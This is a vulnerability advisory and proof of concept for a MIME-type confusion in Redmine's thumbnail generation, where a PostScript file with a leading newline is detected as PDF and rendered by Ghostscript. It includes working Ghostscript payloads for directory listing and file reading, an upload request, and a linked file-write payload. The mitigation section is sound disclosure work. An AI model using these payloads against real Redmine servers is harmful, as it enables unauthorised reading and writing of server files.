

Type Confusion: Arbitrary GhostScript execution

Impacted System	Redmine		
TOP 10 OWASP 2021	CWE	Vulnerability Score	SEVERITY
A3	CWE-89	7.7	High
THREAT		IMPACT	
Exploitation difficulty	User profile	Technical	Criterion
Moderate	Standard account	Important	C, I, A

Description

The `Redmine::Thumbnail.generate` method (file: `lib/redmine/thumbnail.rb`) is responsible for creating image thumbnails using ImageMagick's `convert`. It:

- Checks `convert` and (for PDFs) `gs` availability.
- Skips thumbnail generation unless the target file does not already exist.
- Uses `Marcel::MimeType.for(f)` to determine the uploaded file's MIME type.
- Verifies the detected MIME type is in the `ALLOWED_TYPES` whitelist (`image/*` and `application/pdf`).
- If `is_pdf` is true, additionally ensures the MIME type equals `"application/pdf"`.
- For PDFs, calls ImageMagick `convert` with `source[0]` to rasterize the first page into `png:target`. For other images it runs `convert source -auto-orient -thumbnail ... target`.
- Runs the `convert` command via `Process.spawn` inside a Ruby `Timeout.timeout` block.



Vulnerability (type confusion on PDF detection):

The code relies solely on a single MIME detection result from `Marcel::MimeType.for(f)` and on an `is_pdf` boolean parameter to decide whether to treat a file as a PDF and therefore pass it to the PDF rendering path.

An attacker can craft an upload which is *classified as PDF* (or otherwise force the `is_pdf` path) while the file content is processed by Ghostscript during ImageMagick's PDF rendering. Because Ghostscript will be invoked to render what ImageMagick thinks is a PDF, a maliciously crafted payload interpreted by Ghostscript can cause Ghostscript to perform arbitrary file operations (reading files, writing files, or other actions supported by Ghostscript) on the server.



Risks

High — remote server compromise / data disclosure: If an attacker can upload files (or otherwise make `generate` process attacker-controlled files with `is_pdf = true`), they may craft files that Ghostscript will interpret in unexpected ways. Ghostscript historically has supported features that can be abused to read or write files, access system paths (e.g. `/tmp`), or be leveraged for further exploitation (including known CVEs for Ghostscript). This can lead to:

- Local file read / data exfiltration (sensitive files under `/tmp`, webroot, etc.).
- Arbitrary file writes or tampering.
- Execution of further attacks against other server components (privilege escalation, lateral movement) if Ghostscript allows operations that can be abused on that system.
- Leveraging Ghostscript-specific vulnerabilities to achieve remote code execution.

The risk is amplified if the web process runs with elevated permissions, or if the `convert`/Ghostscript delegates are misconfigured (no `-dSAFER`) or ImageMagick policies are permissive.

Mitigations

You must review the file-type detection logic globally and stop trusting a single MIME detector or a single boolean (`is_pdf`) to decide whether to hand untrusted content to powerful converters.

The decision to treat a file as PDF must be made server-side after multiple, independent checks: extension verification, Marcel (or similar) detection, and a structural check that the file actually parses as a PDF (for example using a PDF parser or `pdfinfo`), because attackers can craft inputs that confuse a single heuristic. Centralize and harden your upload validation so business logic never accepts a client-provided `is_pdf` or a single MIME result as the final gate.

At the same time, harden the conversion environment: configure ImageMagick delegates and Ghostscript to run with the strictest safe-mode flags available (for example `-dSAFER` and restrictive policies where applicable), enforce ImageMagick `policy.xml` rules to disable or restrict PDF/PS delegates for untrusted inputs, and if possible perform rasterization inside an isolated, short-lived sandbox (unprivileged user, container, namespace, seccomp) that has no access to sensitive host paths.



Reduce filesystem exposure by using private per-job temporary directories and ensuring conversion processes run with the least privileges and no network access. Finally, instrument and monitor conversions: log every `convert/gs` invocation with the source file path and user context, alert on unexpected invocations, and keep ImageMagick/Ghostscript up to date. In short: stop making PDF-vs-nonPDF decisions in multiple places with lax checks, centralize and strengthen detection, and isolate/rule the conversion runtime so that even if detection is bypassed the blast radius is minimal.



Lab to reproduce

Here is the lab I used to reproduce the vulnerability

```
services:
  redmine:
    image: redmine:latest
    restart: always
    depends_on:
      - postgres
    environment:
      REDMINE_DB_POSTGRES: postgres
      REDMINE_DB_USERNAME: redmine
      REDMINE_DB_PASSWORD: redminepass
      REDMINE_SECRET_KEY_BASE: supersecretkey
    ports:
      - "3000:3000"
    volumes:
      - redmine_data:/usr/src/redmine/files
      - redmine_plugins:/usr/src/redmine/plugins
      - redmine_themes:/usr/src/redmine/public/themes

  postgres:
    image: postgres:15
    restart: always
    environment:
      POSTGRES_USER: redmine
      POSTGRES_PASSWORD: redminepass
      POSTGRES_DB: redmine
    volumes:
      - postgres_data:/var/lib/postgresql/data

volumes:
  redmine_data:
  redmine_plugins:
  redmine_themes:
  postgres_data:
```

Then I create necessary prerequisites to be able to create new demandes (create groups and assign roles etc).



Proof of concept

MIME-type confusion

I used this local Ruby helper to observe how Marcel classifies files, as it's done one Redmine:

```
#!/usr/bin/env ruby
require 'marcel'

if ARGV.empty?
  puts "Usage: ruby mime_detector.rb <file_path>"
  exit 1
end

file_path = ARGV[0]

unless File.exist?(file_path)
  puts "Error: file '#{file_path}' does not exist."
  exit 1
end

mime_type = File.open(file_path) { |f| Marcel::MimeType.for(f) }
puts "MIME type of '#{file_path}' is: #{mime_type}"
```

What I found :

- Running the detector against a normal Ghostscript/PostScript file returns a PostScript-like type (not `application/pdf`).
- When I prefix the same file with a newline characters and run the detector again, `Marcel::MimeType.for` reports `application/pdf`. In short, adding a leading newline flips Marcel's heuristic and makes the file appear to be a PDF.



Normal behaviour

Here is an example with a legit GhostScript script. The file is correctly identified as :

- application/ghostscript

```
~/Documents/research/marcel » cat legit_ps.ps
%!PS-Adobe-3.0 EPSF-3.0
%PDF-1.1
%%Pages: 1
%%BoundingBox: 0 0 1000 1000
%%LanguageLevel: 1
%%EndComments
%%BeginProlog
%%EndProlog

/target_directory (/tmp/*) def

% Page setup
/lineheight 26 def          % Hauteur de ligne réduite
/xpos 30 def                 % Marge gauche un peu réduite
/ypos 800 def                % Point de départ un peu plus bas
/Courier-Bold findfont 20 scalefont setfont % Police légèrement plus petite

% Move to new line
/newline {
  /ypos ypos lineheight sub def
  ypos 40 lt {
    showpage
    /ypos 900 def
    /Courier-Bold findfont 20 scalefont setfont
  } if
  xpos ypos moveto
} def

% Title
xpos ypos moveto
(== Listing des fichiers dans /tmp ==) show
newline
newline

% List files and print them
target_directory {
  /curFileName exch def
  xpos ypos moveto
  curFileName show
  newline
} 4096 string filenameforall

showpage

~/Documents/research/marcel » ruby detect.rb legit_ps.ps
Le type MIME de 'legit_ps.ps' est : application/postscript

~/Documents/research/marcel » █
```

Arbitrary behaviour

If we add a new blank line at the beginning of our file, it is now identified as :

- application/pdf

```
~/Documents/research/marcel » cat evil_ps.ps
%!PS-Adobe-3.0 EPSF-3.0
%PDF-1.1
%%Pages: 1
%%BoundingBox: 0 0 1000 1000
%%LanguageLevel: 1
%%EndComments
%%BeginProlog
%%EndProlog

/target_directory (/tmp/*) def

% Page setup
/lineheight 26 def          % Hauteur de ligne réduite
/xpos 30 def                 % Marge gauche un peu réduite
/ypos 800 def                % Point de départ un peu plus bas
/Courier-Bold findfont 20 scalefont setfont % Police légèrement plus petite

% Move to new line
/newline {
  /ypos ypos lineheight sub def
  ypos 40 lt {
    showpage
    /ypos 900 def
    /Courier-Bold findfont 20 scalefont setfont
  } if
  xpos ypos moveto
} def

% Title
xpos ypos moveto
(=== Listing des fichiers dans /tmp ===) show
newline
newline

% List files and print them
target_directory {
  /curFileName exch def
  xpos ypos moveto
  curFileName show
  newline
} 4096 string filenameforall

showpage

~/Documents/research/marcel » ruby detect.rb evil_ps.ps
Le type MIME de 'evil_ps.ps' est : application/pdf
```

The file is the following :




```
%!PS-Adobe-3.0 EPSF-3.0
%PDF-1.1
%%Pages: 1
%%BoundingBox: 0 0 1000 1000
%%LanguageLevel: 1
%%EndComments
%%BeginProlog
%%EndProlog

/target_directory (/tmp/*) def

% Page setup
/lineheight 26 def
/xpos 30 def
/ypos 800 def
/Courier-Bold findfont 20 scalefont setfont

/newline {
    /ypos ypos lineheight sub def
    ypos 40 lt {
        showpage
        /ypos 900 def
        /Courier-Bold findfont 20 scalefont setfont
    } if
    xpos ypos moveto
} def

xpos ypos moveto
(=== Listing des fichiers dans /tmp ===) show
newline
newline

target_directory {
    /curFileName exch def
    xpos ypos moveto
    curFileName show
    newline
} 4096 string filenameforall

showpage
```



If we upload this file in Redmine we successfully get a listing of /tmp folder on Linux system.

Request :

```

Edited request ▾
Pretty Raw Hex Hackvector
1 POST /uploads.js?attachment_id=2&filename=list_tmp.pdf&content_type=
  application%2Fpdf HTTP/1.1
2 Host: 192.168.220.132
3 Content-Length: 937
4 X-CSRF-Token:
  Kjn3wybNrOCSvqKXu6Uq0l8MvmDMayb870Gw-jJdXRmyxa1NAJeb06HVz2fsLa0791RkaaN7tTur3zUW2
  1IgiA
8 Content-Type: application/octet-stream
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Origin: http://192.168.220.132
11 Referer: http://192.168.220.132/projects/pouet/issues/new
13 Cookie: _redmine_session=
  SEhPMXBndFV5d0JidEJLN1lKVWYwMHJoRlo4TVAwBwG5RY0Z5QVo4WFdKaE52YmdvWlo1K09jRjBQTVZR
  a1ZlRG50N0h4eWl6dUg2TXlaVkpSc2VZYzFESzAzBETGbGxPL2pXT0xJSmRZWEV3dmlQbDJNb0gz
  VEdnWktSbJfLZkRmd1JJQ0JZRVRRanpkaDNwcmREUjRIL2d2MmBFQTZMUtRzR0tPcmthZnB4dD
  J4YmNlWWw5N3EzcmZSZEo0VVdGdC9yTDM5UU1Bc2gzdE9tcmtFOTZ0djIvU2RDMjdQWmhFVGhp
  VzZXeGFwUXdqTStPK0hxS01XSUhYOUlvcTB4eW5BdTQ5cCsrTHlkR2RPK0dqWmRqNGtISGV3Zj
  dGNI9ja1RFNXV5Mm5iWWVobUVnTUtd3Y0WmxqQTkwVnpnY3UtlStxSGxJT3ExSEl1S29MVm1DU3
  FSOHc9PQ%3D%3D--e0d4b16bd20b97be
  b87d27d6b417e1953ac66f94
14 Connection: keep-alive
15
16
17 %!PS-Adobe-3.0 EPSF-3.0
18 %PDF-1.1
19 %%Pages: 1
20 %%BoundingBox: 0 0 1000 1000
21 %%LanguageLevel: 1
22 %%EndComments
23 %%BeginProlog
24 %%EndProlog
25
26 /target_directory (/tmp/*) def
27

```



We load this file thanks to the following syntax :

```
{{thumbnail(list_tmp.pdf)}}
```

Nouvelle demande

Tracker * test

Sujet * Elweth PoC

Description

Modifier Prévisualiser B I U S C

{{thumbnail(list_tmp.pdf)}}

We have a file listing of the /tmp in the preview :

Nouvelle demande - pouet - Re x +

← → ↻ Non sécurisé 192.168.220.132/projects/pouet/issues/new

Accueil Ma page Projets Administration Aide

pouet

+ Aperçu Activité Demandes Temps passé Gantt Calendrier Annonces

Nouvelle demande

Tracker * test

Sujet * Elweth PoC

Description

Modifier Prévisualiser

```

ren Listing des fichiers dans /tmp ren
/tmp/mqg1ch-R0hwP0T_ch1w13fg/ThqaukddMw03e
/tmp/mqg1ch-R0hwP0T_ch1w13fg/ThqaukddMw03e

```

Statut * test



We can abuse this GhostScript functionality to read and write files in /tmp folder.

File Read

I manually created a file in /tmp :

```
~/Documents/research/redmine » docker compose exec redmine bash
root@69f115c5cb92:/usr/src/redmine# echo SECRET > /tmp/foo.txt
root@69f115c5cb92:/usr/src/redmine#
```

Script to upload as PDF on Redmine :


```
%!PS-Adobe-3.0 EPSF-3.0
%PDF-1.1
%%Pages: 1
%%BoundingBox: 0 0 1000 1000
%%LanguageLevel: 1
%%EndComments
%%BeginProlog
%%EndProlog

% Set font and position
/newfont /Helvetica findfont 40 scalefont setfont
100 700 moveto

% Open the specific file
(/tmp/foo.txt) (r) file
% Read a string from it
1000 string readstring
% Write that string in the page
pop show

showpage
```

On the file is uploaded, we used the preview as following :



And we get the output :

Description	Modifier	Prévisualiser
SECRET		



File Write


We can encode the string we want in base64 as following :

```
~/Documents/research/redmine » echo 'Elweth was here' | base64  
RWx3ZXRoIHdhcyBoZXJlCg==
```

We use the following GhostScript script to abuse GS mechanism to write on the disk in /tmp :

- <https://gist.githubusercontent.com/elweth-sec/bc6f37136283d80af9f0f3b3d9889b3d/raw/7500477b247ef54d92219f16f19cbb07172533e5/write.pdf>

Trigger the preview with thumbnail :



And the file is created :

```
~/Documents/research/redmine » docker compose exec redmine bash  
root@69f115c5cb92:/usr/src/redmine# cd /tmp  
root@69f115c5cb92:/tmp# ls -la  
total 16  
drwxrwxrwt 1 root    root    4096 Oct 24 12:57 .  
drwxr-xr-x 1 root    root    4096 Oct 24 12:20 ..  
-rw-r--r-- 1 root    root      7 Oct 24 12:48 foo.txt  
-rw-r--r-- 1 redmine redmine  16 Oct 24 12:57 write_poc.txt  
root@69f115c5cb92:/tmp# cat write_poc.txt  
Elweth was here  
root@69f115c5cb92:/tmp#
```

